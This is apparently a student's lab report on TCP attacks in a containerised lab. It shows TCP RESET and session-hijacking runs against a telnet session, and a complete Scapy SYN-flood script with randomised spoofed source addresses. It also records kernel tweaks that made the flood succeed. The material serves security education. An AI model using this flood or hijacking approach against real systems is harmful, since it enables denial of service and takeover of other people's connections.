Darion Kwasnitza - 3122890
Lab 7 - TCP Attack

Task 1.1

1. **Setting up docker using docker-compose up.**

```
[03/13/24]seed@VM:~/.../Labsetup$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
WARNING: Found orphan containers (hostB-10.9.0.6, A-10.9.0.5, router, host-192.168
.60.6, host-192.168.60.5, malicious-router-10.9.0.111, hostA-10.9.0.5, B-10.9.0.6,
 M-10.9.0.105) for this project. If you removed or renamed this service in your co
mpose file, you can run this command with the --remove-orphans flag to clean it up
.
Creating seed-attacker   ... done
Creating user2-10.9.0.7  ... done
Creating user1-10.9.0.6  ... done
Creating victim-10.9.0.5 ... done
Attaching to seed-attacker, victim-10.9.0.5, user2-10.9.0.7, user1-10.9.0.6
user2-10.9.0.7 |  * Starting internet superserver inetd                 [ OK ]
victim-10.9.0.5 |  * Starting internet superserver inetd                 [ OK ]
user1-10.9.0.6 |  * Starting internet superserver inetd                 [ OK ]
```

2. **Host A telnet to Host B**

```
[03/13/24]seed@VM:~/.../Labsetup$ docksh 2bd5eb5dd50d
root@2bd5eb5dd50d:/# telnet
telnet> open 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b69c054d1493 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Mar 13 15:24:47 UTC 2024 from 10.9.0.1 on pts/1
seed@b69c054d1493:~$
```

3. **Changing iface to my computers**

```
# Change the iface field with the actual name on your container
sniff(iface='br-a0da03765283', filter=myFilter, prn=spoof)
```

4. **Launching an attack from attacker's machine**

```
root@VM:/# [03/13/24]seed@VM:~/.../Labsetup$ chmod 4777 *.*
[03/13/24]seed@VM:~/.../Labsetup$ sudo su
root@VM:/home/seed/Share/lab4/Labsetup# ./volumes/reset_auto.py 10.9.0.5 10.9.0.6
Running RESET attack ...
Filter used: tcp and src host 10.9.0.6 and dst host 10.9.0.5 and src port 23
Spoofing RESET packets from Client (10.9.0.5) to Server (10.9.0.6)
```

5. **I attempted to type in a Telnet connection, but the connection was immediately closed.**

```
seed@b69c054d1493:~$ sConnection closed by foreign host.
root@2bd5eb5dd50d:/#
```

Task 1.2

1. **Creating a Telnet connection from 10.9.0.5 to 10.9.0.6**

```
root@2bd5eb5dd50d:/# telnet
telnet> open 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b69c054d1493 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Mar 13 15:26:57 UTC 2024 from victim-10.9.0.5.net-10.9.0.0 on pts/
1
seed@b69c054d1493:~$
```


2. **Changing iface to my computers**

```
# Change the iface field with the actual name on your container
sniff(iface='br-a0da03765283', filter=myFilter, prn=spoof)
```

3. **Launching a hijacking attack from attackers' machine**

```
[03/13/24]seed@VM:~/.../volumes$ sudo su
root@VM:/home/seed/Share/lab4/Labsetup/volumes# ./hijacking_auto.py 10.9.0.5 10.9.
0.6
Running Session Hijacking attack ...
Filter used: tcp and src host 10.9.0.6 and dst host 10.9.0.5 and src port 23
Spoofing TCP packets from Client (10.9.0.5) to Server (10.9.0.6)
```

4. **The victim can only type 10 characters before the telnet connection is hijacked, and the victim cannot type anymore.**




Task 1.3


1. **Starting Hijacking Attack on Telnet between 10.9.0.5 and 10.9.0.6**

```
root@VM:/# ./volumes/hijacking_auto.py 10.9.0.5 10.9.0.6
Running Session Hijacking attack ...
Filter used: tcp and src host 10.9.0.6 and dst host 10.9.0.5 and src port 23
Spoofing TCP packets from Client (10.9.0.5) to Server (10.9.0.6)
```

2. **The victim types 10 characters and then freezes due to a hijacking attack from the attacker's machine.**




3. **The victim machine has hijacked the connection and is connected to the telnet connection.**



Part 2.

1. **The initial attack failed. There was no change in the victim's telnet connection. The updated code is also below.**



```
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp
while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, verbose = 0)
```

2. **TCP Cache issue: There could be an issue with the tcp cache being stored so the victim will be protected from a SYN flooding attack. In order to bypass this I checked the tcp metrics to confirm there was a cache, and then flushed the cache.**

```
root@2bd5eb5dd50d:/# ip tcp_metrics show
10.9.0.6 age 42.260sec cwnd 10 rtt 971us rttvar 971us source 10.9.0.5
root@2bd5eb5dd50d:/# ip tcp_metrics flush
root@2bd5eb5dd50d:/#
```

3. **VirtualBox Issue: There shouldn't be any issues with VirtualBox because I am using containers to run the attack and not two different VMs.**

4. **TCP Retransmission Issue: Setting the max SYN backlog to 80 and checking that the synack retries are set to 5.**

```
root@2bd5eb5dd50d:/# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
root@2bd5eb5dd50d:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@2bd5eb5dd50d:/#
```

Checking netstat grp SYN_RECV and syn-rcv sport:

```
root@VM:/# netstat -tna | grep SYN_RECV | wc -l
0
root@VM:/# ss -n state syn-recv sport =:23 | wc -l
Error: "=:23" does not look like a port.
Cannot parse dst/src address.
0
root@VM:/# ss -n state syn-recv sport = :23 | wc -l
1
root@VM:/#
```

Trying to change the max_syn_backlog:

```
root@2bd5eb5dd50d:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@2bd5eb5dd50d:/# sysctl -w net.ipv4.tcp_max_syn_backlog=40
net.ipv4.tcp_max_syn_backlog = 40
root@2bd5eb5dd50d:/# sysctl -w net.ipv4.tcp_max_syn_backlog=20
net.ipv4.tcp_max_syn_backlog = 20
root@2bd5eb5dd50d:/# sysctl -w net.ipv4.tcp_max_syn_backlog=10
net.ipv4.tcp_max_syn_backlog = 10
root@2bd5eb5dd50d:/#
```

My success rate improved as the size of the half-open connection queue lowered because the packets were able to take up more of the available resources, and in my last try, with 10 as the value, I was able to only send 4 characters before the victim froze.

All the work I have done above is my own - DK